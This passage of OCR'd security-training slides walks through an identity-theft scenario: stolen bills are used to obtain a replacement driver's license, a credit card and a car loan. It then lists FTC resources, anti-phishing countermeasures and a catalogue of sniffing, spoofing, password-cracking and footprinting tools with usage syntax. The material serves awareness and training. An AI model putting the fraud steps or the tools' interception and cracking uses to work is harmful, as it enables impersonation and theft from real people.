VODAFONE DIRECT DIAL	WESTON	05/03/0			
ORANGE DIRECT DIAL	HIGHBURY	03/03/0			

Total of line 32

**Verizon**

Page 3 of 5  
732 XXX-XXX

Verizon charges April 13, 2

This month's charges Monthly charges Apr 13 to May  
FCC Subscriber Line Charge ...  
Local Number Portability Surcharge  
Federal Universal Service Fund Surcharge  
Additional charges ...See Page 4

Taxes  
Federal \$1.19 NJ Sales

Total Verizon charges  
Billing inquiries call 1 800-564-9911. From outside  
1 800-755-1049.  
To order service call 1 800-564-9911. From outside  
1 800-755-1049.  
For repair call 1-800-275-2355

**Southern Bell**

919 851 8990 444  
YOUR ACCOUNT NUMBER

IF YOU HAVE ANY QUESTIONS ABOUT THIS BILL-CALL 832-3412

NISSAN FOREIGN CAR  
P O BOX 84  
RALEIGH NC 27602

PAID 1-28-81  
# 353

SERVING CITY  
RALEIGH  
B232 036

CURRENT CHARGES  
PAST DUE ON  
JAN 27

AMOUNT LAST BILL	PAYMENTS	ADJUSTMENTS	BALANCE
19768	19768		

SERVICE FROM	JAN 02	TO	FEB 02	
TAX ON SERVICE	LOC	ST	FED	49
DIRECTORY ADVERTISING FROM	TO			
CHARGES FROM LIST OF CALLS INCL TAX				33 84
OTHER CHARGES & CREDITS INCL TAX - SEE ENCLOSURE				
127202				TOTAL 63 78




# STEP 2

- ◉ Go to Driving License Authority
- ◉ Tell them you lost your driver's license
- ◉ They will ask you proof of identity like water bill, electricity bill etc.
- ◉ Show them the stolen bills
- ◉ Tell them you don't live at the original address anymore and you have shifted house
- ◉ The department personal will ask you to complete 2 forms – 1 for replacement of driver's license and the 2 form for change of address
- ◉ You will need a photo for the driver's license



## STEP 3

- ⦿ Your replacement driving license will be issued to your new home address.
- ⦿ Now you are ready to have some serious fun.



# Comparison

⊙ Original

Same name: Steven Charles



⊙ Identity Theft



# STEP 4

- ⊙ Go to a Bank in which original Steven Charles has an account (Example Citibank)
- ⊙ Tell them you would like to apply for a new credit card
- ⊙ Tell them you don't remember the account number and ask them to look you up using Steven name and address
- ⊙ The bank will ask for your ID: show them your driver's license as ID
- ⊙ ID Accepted. Your credit card is issued and ready for use
- ⊙ Lets Go shopping 😊

# Fake Steven has a new credit card

- Fake Steven visits Wal-Mart and purchases 42" plasma TV and state of the art Bose speakers
- Fake Steven buys Vertu Gold Phone worth US 20K



# Fake Steven buys car

- ⦿ Fake Steven walks into a store and applies for a car loan and minutes later he is driving the new Audi
- ⦿ Present your driver's license as a form of ID
- ⦿ Credit check by the loan officer comes out clean since original Steven has a clean credit history





# Real Steven gets huge credit card statement – USD 40k

**1Your First Bank**

**CREDIT CARD STATEMENT**

SEND PAYMENT TO  
Box 1234  
Anytown, USA

---

ACCOUNT NUMBER    NAME    STATEMENT DATE    PAYMENT DUE DATE  
4125-239-412    Stevens Charles    2/13/01    3/09/01

CREDIT LINE    CREDIT AVAILABLE    **NEW BALANCE**    MINIMUM PAYMENT DUE  
\$1200.00    \$1074.76    **\$40,000**    \$20.00

REFERENCE	SOLD	POSTED	ACTIVITY SINCE LAST STATEMENT	AMOUNT
483GE7382		1/25	PAYMENT THANK YOU	-168.80
32F349ER3	1/12	1/15	RECORD RECYCLER    ANYTOWN    USA	1214.83
89102DIS2	1/13	1/15	BEEFORAMA REST    ANYTOWN    USA	1230.55
NX34FJD32	1/18	1/18	GREAT EXPECTORATIONS BIG CITY    USA	9927.50
84RT3293A	1/20	1/21	DINO-GEL PETROLEUM    ANYTOWN    USA	9912.26
873DWS321	2/09	2/09	SHIRTS 'N SUCH    TINYVILLEUSA	9940.10

---

Previous Balance	(+)	168.80	Current Amount Due	\$40,000
Purchases	(+)	125.24	Amount Past Due	
Cash Advances	(+)		Amount Over Credit Line	
Payments	(-)	168.80	Minimum Payment Due	20.00
Credits	(-)			
FINANCE CHARGES	(+)			
Late Charges	(+)			
NEW BALANCE	(=)	125.24		

---

FINANCE CHARGE SUMMARY	PURCHASES	ADVANCES	For Customer Service Call: 1-800-XXX-XXXX
Periodic Rate	1.65%	0.54%	For Lost or Stolen Card, Call: 1-800-XXX-XXXX
Annual Percentage Rate	19.80%	6.48%	24-Hour Telephone Numbers

Please make check or money order payable to Your First Bank. Include account number on front.



**Ahhh!!! Somebody stole my identity!!**

# What else..oh my God!

- ⊙ Fake Steven can apply for a new passport
- ⊙ Fake Steven can apply for a new bank account
- ⊙ Fake Steven can shut down your utility services
- ⊙ FAKE STEVEN CAN MAKE THE LIFE OF REAL STEVEN HELL
- ⊙ Scary hah?







**“One bit of personal  
information is all someone  
needs to steal your identity”**

# Identity theft - serious problem

- ⊙ Identity theft is a serious problem today
- ⊙ The number of violations has continued to increase
- ⊙ Securing personal information in the workplace and at home, and looking over credit card reports are just a few ways to minimize the risk of identity theft




# <http://www.consumer.gov/idtheft/>

IDENTITY THEFT

BEFORE  
IN HAND  
BY PAUL  
WILSON  
DOUGLAS  
L. BROWN  
CHARLES  
MURRAY

THE LOST  
ID CARD  
BY DOUGLAS  
L. BROWN  
DOUGLAS  
L. BROWN  
DOUGLAS  
L. BROWN  
DOUGLAS  
L. BROWN



File a Complaint | Order Publications | Privacy Policy | ftc.gov

Hot Links

File a Complaint

News from the FBI

Take Charge: Fighting Back Against Identity Theft (PDF 4.9MB)

Remedying the Effects of Identity Theft (PDF 24KB)

What To Do If Your Personal Information Has Been Compromised (PDF 152KB)

How Not to Get Hooked by a Phishing Scam (PDF 164KB)

Information Compromise: Business Guidance (PDF 52KB)

Consumers

En Español

Businesses

Law Enforcement

Media Resources

Reference Desk

Welcome to the Federal Trade Commission

Your National Resource about Identity Theft

This website is a one-stop national resource to learn about the crime of identity theft. It provides detailed information to help you protect yourself from identity theft, and the [steps to take](#) if it occurs. It is also a comprehensive reference center – for [consumers](#), [businesses](#), [law enforcement](#), and the [media](#) – with access to specific laws, contact information, and resources from state and federal government agencies.

National Data

State Data

Reports and Testimony

Laws

serious crime. How does it happen?

ers when someone uses your personal

at your permission to commit fraud or other

can't entirely control whether you will become

steps you can take to [minimize your risk](#).

One missing puzzle piece can dramatically change a puzzle's characteristics. The same is true with a person's identity - one bit of personal information is all someone needs to steal your identity. This website provides detailed information to help protect yourself, and the steps to take if identity theft occurs.

If you think your identity has been stolen. Here's what to do:

1. Contact the fraud departments of any one of the [three consumer reporting companies](#) to place a [fraud alert](#) on your credit report. The fraud alert tells creditors to contact you before opening any new

# Countermeasures

- ⊙ Be suspicious of any email with urgent requests for personal financial information
- ⊙ Don't use the links in an email to get to any web page, if you suspect the message might not be authentic
- ⊙ Call the company on the telephone, or log onto the website directly by typing in the Web address into your browser
- ⊙ Avoid filling out forms in email messages that ask for personal financial information
- ⊙ Always ensure that you're using a secure website when submitting credit card or other sensitive information via your Web browser



# Ethical Hacking and Countermeasures


Additional Tools

# Module Objectives

- ⊙ This module is a brief study of all the CEH Additional Tools
- ⊙ The tools are categorized according to their functionality

- Analyzing Tools
- Blue Tooth Tools
- Brute Force/Password Cracking Tools
- Footprinting Tools
- Forensics Tools
- Honeypots
- Scanning Tools
- Spoofing Tools
- Wireless Tools
- Miscellaneous Tools

# Module Flow





# Ethical Hacking

Analyzing Tools



# Analyzing Tool: Acidlab

- ⊙ PHP-supported analysis engine
- ⊙ Search and process database against foreign intrusions
- ⊙ The main features it provides are:
  - Query-builder and search interface
  - Packet viewer (decoder)
  - Alert management
  - Chart and statistics generation

# Analyzing Tool: AimSniff

- ⦿ Simple and diagnostic tool that observe and archive AOL Instant Messenger across the network
- ⦿ Dump or read PCAP files and parse them for IM messages
- ⦿ Dumping can also be made to MySQL database or STDOUT

# Analyzing Tool: Bing

- ⊙ Based on the ping command
- ⊙ Bandwidth measurement tool between two points
- ⊙ Computes round trip time between two links or two packets

# Analyzing Tool: Brian

- ⊙ Converts Switched network onto shared network and promotes sniffing
- ⊙ Compiles under Linux and requires libnet and libpcap
- ⊙ Provides ARP spoofing and switching gateway routers and provides many other functions

# Analyzing Tool: Darkstat, Driftnet

## ⊙ Darkstat

- ⊙ Network traffic analyzer
- ⊙ Runs in background and collects statistics regarding network
- ⊙ Sniffs data packets and shows them graphically

## ⊙ Driftnet

- ⊙ Sniffs JPEG images in the network
- ⊙ Provide discriminations in the images
- ⊙ Runs on Unix and requires special files

# Analyzing Tool: Ettercap-gtk, Farpd

## ⊙ Ettercap-gtk

- ⊙ Multipurpose gtk version of the Ettercap sniffing tool
- ⊙ Sniffs or intercepts data on the switched network and makes network and host analysis
- ⊙ It does active and passive analysis of many protocols

## ⊙ Farpd

- ⊙ Background process claiming all the idle and unassigned addresses on the network
- ⊙ Responds ARP request by sending IP and hardware MAC address of server interface
- ⊙ Basic work is for network monitoring or simulation purposes

# Analyzing Tool: Filesnarf

- ⦿ Sniff files from NFS traffic
- ⦿ Restores the sniffed file in the current working directory
- ⦿ Syntax:

```
filesnarf [-i interface] [[-v] pattern [expression]]
```

<b>-i interface</b>	Shows the interface to listen on
<b>-v "Versus" mode</b>	Invert the sense of matching, to select non-matching files.
<b>pattern matching</b>	Shows regular expression for filename.
<b>expression</b>	Shows a tcpdump(8) filter expression to select traffic to sniff.

# Analyzing Tool: Hammerhead

- ⊙ Stress testing tool that perform load testing
- ⊙ Testing is done on the specified machine by simulating load
- ⊙ Support many configurations and performs scenario based loading
- ⊙ Syntax

```
hammerhead [options] [resultsFile]
```



# Analyzing Tool: Httprint

- ⊙ Fingerprinting tool that exactly determine web servers and their attached devices
- ⊙ Its main features are:
  - Recognizes web servers in spite of the banner string and any other confusion
  - Lists devices such as printers, routers, switches, wireless access points, etc.on the web server
  - Signatures can be altered and newly added to the database
  - HTTP 301 and 302 movements can be redirected
  - import web servers from nmap network scans and its xml output files
  - Reports in HTML, CSV and XML formats.
  - Available on Linux, Mac OS X, FreeBSD (command line only) and Win32 (command line and GUI).

# Analyzing Tool: Icmpinfo

- ⊙ Sniffs ICMP messages collected on the live host
- ⊙ Detects various threats and network problems
- ⊙ Syntax:

```
icmpinfo [-v[v[v]]] [-n] [-p] [-s] [-l]
```

- ⊙ Output is shown as follows:

```
MMM DD HH:MM:SS ICMP_type[sub-type] < sender_ip
[sender_name] > unreachable_ip [unreachable_name]
sp=source_port dp=dest_port seq=sequence
sz=packet_size
```

# Analyzing Tool: IDSwakeup

- ◉ Bourne shell script and collection of tools
- ◉ Test network intrusion detection systems
- ◉ Has two implications:
  - IDSwakeup that launch hping2 or iwu. It gives the option to select attack to be done

Syntax:

```
./IDSwakeup <src addr> <dst addr> [nb] [ttl]
```

- . Iwu that throws a buffer as a datagram and alters the source address, the destination address, the ttl (to have short TTL), Nb is the number of times to send the same datagram. It requires libnet 1.x.

Syntax:

```
./iwu <srcIP> <dstIP> <nb> <ttl> <ip-datagram>
```

# Analyzing Tool: Iftop

- ◉ Listens network traffic and shows current bandwidth used by the host system
- ◉ Requires libpcap and libcurses files
- ◉ Suppress the display of DNS traffic by using filter codes so that heavy traffic on the network can be avoided

- ◉ Syntax:

```
iftop -h | [-nNpbBP] [-i interface] [-f filter
code] [-F net/mask]
```

# Analyzing Tool: Ippl

- ⊙ Daemon process logs information about IP packets coming in and sending out of the host computer
- ⊙ Logs incoming TCP connections, UDPdatagrams and ICMP packets sent to a host
- ⊙ Major limitation of it is that it is not easily configurable
- ⊙ Syntax:

```
ippl [-hn] [-c file-name] [--help] [--nodaemon] [--config file-name]
```

# Analyzing Tool: Karpiski

- ⊙ Analyzer or sniffer that works on Ethernet protocol
- ⊙ Main features include:
  - Supports XWindows with Gtk output
  - Displays one connection or whole traffic on the network station
  - Automatically identifies network stations
  - Includes a protocol description language to add other protocols
  - Displays realtime statistics on the network or on a particular station
  - Allows to-disk captures of most frame type / protocol combos.
  - Allows to-disk captures of unidentifiable packets

# Analyzing Tool: Nast

- ⊙ packet interceptor/logger and a LAN analyzer based on Libnet and Libpcap
- ⊙ logs the packets found on network interface
- ⊙ Works in both normal and promiscuous mode
- ⊙ Sniffed data can be saved in a separated file
- ⊙ Main features include:
  - Build LAN hosts list and follow a TCP-DATA stream
  - Find LAN internet gateways
  - Reset an established connection
  - Perform a single half-open and multi half-open portscanner
  - Find link type (hub or switch)
  - Catch daemon banner of LAN nodes
  - Control arp answers to discover possible arp-spoofing
  - Byte counting with an optional filter
  - Write reports logging

# Analyzing Tool: Ngrep

- ◉ Applicable at the network layer
- ◉ Some added features of GNU grep
- ◉ Permits regular or hexadecimal expressions to match against data payloads of packets
- ◉ Identifies TCP, UDP and ICMP across Ethernet, PPP, SLIP, FDDI, Token Ring and null interfaces, and understands bpf filter logic in the same fashion as more common packet sniffing tools, such as tcpdump and snoop
- ◉ Syntax:

```
ngrep <-hXViqpevx\DtT> <-IO pcap_dump><-n num> <-d
dev><-A num> <-ssnaplen><match expression>
<bpf filter>
```



# Analyzing Tool: Netsed

- ⊙ Handy and simple tool
- ⊙ Change the contents of packets arriving in the network
- ⊙ Used in following applications:
  - black-box protocol auditing
  - fuzz-alike experiments, integrity tests
  - other common applications like fooling other people, content filtering, etc

# Analyzing Tool: Nstreams

- ⊙ **Determine the IP streams that are occurring on a network from a non-user friendly tcpdump output of several megabytes**
- ⊙ **Nstreams can read the tcpdump output directly from stdin, or from a file**
- ⊙ **Syntax:**

```
nstreams [-v] [-c nstreams-services] [-n
nstreams- networks_file] [-N [-i] [
-I]] [-r] [-O output [-D iface] [
-Y]] [-u] [-U] [-B] [-f
tcpdump_file] [-l <iface>] tcpdump
output]
```

# Analyzing Tool: Packit

- ⊙ Network auditing tool that makes packet analysis and injection tool
- ⊙ Capability to customize, inject, monitor, and manipulate IP traffic
- ⊙ Define (spoof) all TCP, UDP, ICMP, IP, ARP, RARP and Ethernet header options
- ⊙ Used in testing firewalls, intrusion detection systems, port scanning, simulating network traffic and general TCP/IP auditing

# Analyzing Tool: Ssldump

- ⊙ Network protocol analyzer based on SSLv3/TLS
- ⊙ Recognizes TCP connections on the network interface and treats it like SSLv3/TLS traffic
- ⊙ Decodes the records and shows in a textual form to stdout
- ⊙ Can decrypt the connections and display the application data traffic

# Analyzing Tool: Tcpflow

- ⦿ Protocol Analyzer or Debugging tool detains the information present on TCP connections
- ⦿ Stores the data as summary of packets and not the actual data
- ⦿ Rearranges data packets by sequence numbers and saves them in separate file
- ⦿ Based on the LBL Packet Capture Library and possess rich filtering expressions
- ⦿ Syntax

```
tcpflow [-chpsv] [-b max_bytes] [-d debug_level] [-
f max_fds][-i iface][-r file] [expression]
```

# Analyzing Tool: Tcpick

- ⦿ Program that captures tcp data stream on the TCP connections and stores them on the separate files
- ⦿ Prints data on the console in different formats
- ⦿ Syntax

```
tcpick [-a] [-n] [-C] [-e count] [-i interface
 | -r file] [-X timeout] [-D] [-F1 | -F2] [
 -yH | -yP | -yR | -yU | -yx | -yX] [-bH | -bP
 | -bR | -bU | -bx | -bX] [-wH[ub] | -wP[ub] |
 -wR[ub] | -wU[ub]] [-v [verbosity]] [-S] [
 -h] [--separator] [-T | -Tf [number]] [-E
 | -Ef [number]] [-Pc | -Ps] ["filter"] [--
 help] [--version]
```

# Analyzing Tool: Tcpslice

- ⦿ Utility that extracts portions of packet traced from tcpdump files
- ⦿ Also paste together several such files
- ⦿ Uses libpcap for providing interface to the user
- ⦿ Basic operations is to copy data packets to the console whose timestamps come within a given range
- ⦿ Syntax:

```
tcpslice [-dRrt] [-w file] [start-time [
 end-time]] file ...
```

# Analyzing Tool: Tcpspy

- ⊙ Provides details regarding incoming and outgoing TCP/IP connections
- ⊙ Commonly used by the administrators
- ⊙ Provides username, local address and port, remote address and port, and, optionally, the executable filename
- ⊙ Doesn't require libpcap functions



# Analyzing Tool: Tcptrace

- ⊙ Used as a bridge between client and server
- ⊙ Requires local port number, destination server, and destination port number
- ⊙ Provides information on each connection like elapsed time, bytes and segments sent and received, retransmissions, round trip times, window advertisements, throughput, etc
- ⊙ Also produces number of graphs for further analysis
- ⊙ Works with all the text based IP protocols

# Analyzing Tool: Tethereal

- ⦿ Analyzing tool that detain packets from the network or the stored file and analyzes and restores in the file or displays on the console
- ⦿ Displays details in the libpcap file format
- ⦿ Read from files having various file formats
- ⦿ Syntax:

```
tethereal [-a capture autostop condition] ... [-
b capture ring buffer option] ... [-
capture packet count] [-
d <layer type==<selector>, <decode-as
protocol>]> [-D] [- f capture filter]
[-file format][-h] [-
i capture interface] [-l] [-L] [-n]
[N name resolving flags] [-
o preference setting] ... [-p] [-q]
- r infile] [-R read (display) filter]
[-s capture snaplen][-S][-
t time stamp format][-T pdml|psml|ps|text]
[-v] [-V] [-w savefile] [-x] [-
y capture link type] [-z statistics]
```

# Analyzing Tool: Urlnarf

- ⦿ Displays all the URLs sniffed from HTTP traffic in the common log format
- ⦿ Output can be used directly by the log analyzers
- ⦿ Part of dsniff tool
- ⦿ Syntax:


```
urlnarf [-n] [-i interface] [[-v]
pattern [expression]]
```



# Ethical Hacking

Blue Tooth Tools

# Blue Tooth Tool : Btscanner



```
xterm
Base Address: 00:09:DD:00:00:00
LS Address Clk Off Class Name
83 00:60:57:00:00:00 0x0573 0x520204 Nokia 6310i
28 00:60:57:00:00:00 0x6195 0x500204 n/a
33 00:0E:6D:00:00:00 0x5ad5 0x520204 n/a
72 00:60:57:00:00:00 0x39af 0x500204 n/a
83 00:60:57:00:00:00 0x5d26 0x500204 Nokia7650
65 00:60:57:00:00:00 0x2e1f 0x500204 n/a
99 00:01:E3:00:00:00 0x1c4f 0x720204 0001E36C50FA

Devices found: 7
```

- ⦿ Extracts information from the Blue Tooth device
- ⦿ Based on BlueZ Blue tooth stack
- ⦿ Extracts HCI and SDP information
- ⦿ Maintains an open connection to monitor
- ⦿ Contains a list of IEEE OUI numbers and class lookup tables

# Blue Tooth Tools : Bluez-pin, Obexftp

## ⊙ Bluez-pin

- User interface Blue Tooth device
- Enters the PIN code

## ⊙ Obexftp

- OBject EXchange File Transfer Protocol
- Supported by OpenOBEX, IrDA, Blue Tooth and Serial
- Easy accessing in mobiles

# Blue Tooth Tool : Xminicom

- ◉ Script wrapper
- ◉ Places X window on the basic minicom package
- ◉ A software solution to configure router

```
Minicom Command Summary

Commands can be called by CTRL-A <key>

Main Functions Other Functions
| Dialing directory..D | run script (Go)....G | Clear Screen.....C |
| Send files.....S | Receive files.....R | cOnfigure Minicom..O |
| com Parameters....P | Add linefeed.....A | Jump to a shell....J |
| Capture on/off....L | Hangup.....H | eXit and reset....X |
| send break.....F | initialize Modem...M | Quit with no reset..Q |
| Terminal emulation.T | run Kermit.....K | Cursor key mode....I |
| linelrap on/off....W | local Echo on/off..E | Help screen.....Z |
| | scroll Back.....B |

Select function or press Enter for none.

Written by Miquel van Soerenburg 1991-1994

CTRL-A Z for help | 38400 8N1 | NOR | Minicom 1.60 1994 | VT100 | OFFLINE
```



# Ethical Hacking

Brute Force/Password  
Cracking Tools



# Brute Force Tool : K0ld

- ⊙ Knocking On Ldap's Door
- ⊙ Dictionary attack against LDAP servers
- ⊙ Tries to find the password
- ⊙ Prevents 'cannot assign requested address' stuff

# Brute Force Tools : Bfbtester, Smb-nat

## ◉ Bfbtester

- bfbtester is Brute Force Binary Tester
- Checks the binary programs
- All overflows in a software cannot be tested
- Tested on FreeBSD, Linux and Solaris
- Alerts the user against using unsafe tempfile

## ◉ Smb-nat

- NetBIOS auditing tool
- Performs security check on NetBIOS file services
- Enumerates the shares
- Makes a break-in attempt

# Brute Force Tool : Vncrack

- ⊙ Similar to crack VNC
- ⊙ Fixed key decryption is done
- ⊙ Replaces older versions
- ⊙ Cooperates with PHoss



# Ethical Hacking

Footprinting Tools

# Footprinting Tool :Argus-client

- ⊙ An IP network transaction audition tool
- ⊙ Works on LINUX and UNIX platform
- ⊙ Read network datagram
- ⊙ Can trace the network problems
- ⊙ Argus-server is a appropriate clients for argus client .

# Footprinting Tool :Argus-Server

- ⊙ IP network transaction auditing tool
- ⊙ Works on Linux /Unix platform.
- ⊙ Reads network datagram
- ⊙ Can trace the network problems
- ⊙ Argus- client is a appropriate clients for argus-server.

# Footprinting Tool : Arpd

- ⊙ Determine the Reversed Address Protocol Daemon.
- ⊙ Manage ARP Table
- ⊙ Useful for sites with lager network segment.

# Footprinting Tool :Arpfetch

- ⦿ Fetch the address pairing between Ethernet and IP.
- ⦿ Gather the information for Arpsnmp
- ⦿ Two command arguments are used
  - Host argument
  - Cname



# Footprinting Tool : Arping

- ⦿ Send ARP /ICMP request to specified host
- ⦿ Shows the Host 's response

# Footprinting Tool : Arpwatch

- ⦿ Monitor the network traffic and keeps the track of Ethernet/IP address pairings.
- ⦿ Sends alert if any changes happened in network.
- ⦿ It creates the arp.dat file to maintain the record

# Footprinting Tools : dcetest, Dlint

## **Dcetest**

- ⦿ Provides MSRPC endpoint information.
- ⦿ Works on UNIX platform also.

## **Dlint**

- ⦿ Explore specified DNS zone
- ⦿ Able to explore sub zones under given zone

# Footprinting Tools : dnswalk , FFP

## **Dnswalk**

- ⦿ DNS debugger
- ⦿ Transfer the zone of given domain

## **FFP**

- ⦿Generate Fuzzy Fingerprint
- ⦿Fingerprints resemble the target's fingerprint

# Footprinting Tools : Finger, fpdns

## Finger

- ⦿ Provides the information about the system user
- ⦿ Gives user friendly repots

## Fpdns

- ⦿ Responds to a borderlineDNS queries.
- ⦿ Determine the brand and version of name server

# Footprinting Tools : fping, Host

## **fping**

- ⊙ Determine which host is up
- ⊙ Many host can be specified on command line to ping
- ⊙ Used in scripts
- ⊙ Work in round robin fashion

## **Host**

- ⊙ Queries the DNS server for domain name and zones
- ⊙ Able to determine original version of host

# Footprinting Tool : Itrace

- ⦿ Can trace the path of packets moves through the Internet
- ⦿ Gather the information about packet like origin, destination and time of sent etc.
- ⦿ Helps to trace the origin of Denial –of service attack .

# Footprinting Tools : MTR ,Netmask

## **MTR**

- ⦿ Determine the network connection between host
- ⦿ Can be compiled without support conserves disk space.

## **Netmask**

- ⦿ Determine the network mask of specified host.
- ⦿ Can change the netmask format.



# Footprinting Tool : Nmblookup

- ⊙ A part of the samba(7) suite.
- ⊙ Direct the name queries to specified IP broadcast domain.
- ⊙ Queries execute over UDP.
- ⊙ Uses many option to perform various other task.

# Footprinting Tool: Queso

- ⦿ Recognizes and lists operating systems
- ⦿ Identifies from the TCP packet signature and not from banners, daemon versions, etc
- ⦿ Config file shows about 80 operating systems with their versions
- ⦿ Locate Linux Kernel version and TCP replies from devices like routers, terminal servers, printers, etc

# Footprinting Tool: nwatch

- ⊙ Security tool that deals with network monitoring, policy development, and certain types of intrusion detection
- ⊙ Verify IP addresses by checking host details and services for a given amount of time
- ⊙ Organizes traffic like a port scanner
- ⊙ Its options are:
  - d or -device <device-name>** Open the specific device. If not specified, nwatch (libpcap) will choose an interface.
  - o or -output <filename-or-tag>** Out put is written in the specified file or a data store tag.
  - h [!]<host ranges>[:<port ranges>]** Specifies host range and ignores the other network traffic.
  - [-fi|-flush-interval <seconds>]** Determines the flush interval to <seconds>. Default is 300 (5 minutes).
  - [-si|-sample-interval <seconds>]** Determines the sampling interval to <seconds> Default is 3600 \* 24 (1 day).

# Footprinting Tool: Smb4k

- ⊙ Samba software package that share browser KDE
- ⊙ Helps in browsing local network neighborhood.
- ⊙ Its main features are:
  - Scanning for (active) workgroups, hosts, and shares
  - Mounting and immediate unmounting of SMB and CIFS shares
  - Access to the files of a mounted SMB or CIFS share using Konqueror
  - Auto-detection of external mounts/unmounts
  - Remounting of recently used shares on program start

# Footprinting Tool : Smbget

- ⊙ Downloader for SMB/CIFS protocol
- ⊙ Important features are:
  - Recursive downloading
  - Supports SMB URLs

# Footprinting Tool : Socat

- ⊙ Multipurpose relay for bi-directional data transfer
- ⊙ Command line utility
- ⊙ Socat can be used as:
  - TCP port forwarder
  - External socksifier
  - Attacking weak firewalls
  - Shell interface to Unix sockets

# Footprinting Tools : Traceproto, Traceroute-nanog

## ⊙ Traceproto

- Traceroute replacement in C
- Supports TCP, UDP, ICMP traces

## ⊙ Traceroute-nanog

- Determines route of packets in TCP/IP networks
- Requires root privileges to open a socket
- Malicious user can access

# Footprinting Tool : Tcptraceroute

- ⊙ Utilizes TCP for tracing
- ⊙ Detects and tests firewall rules
- ⊙ Accesses control lists



# Footprinting tool: Tinysnmp

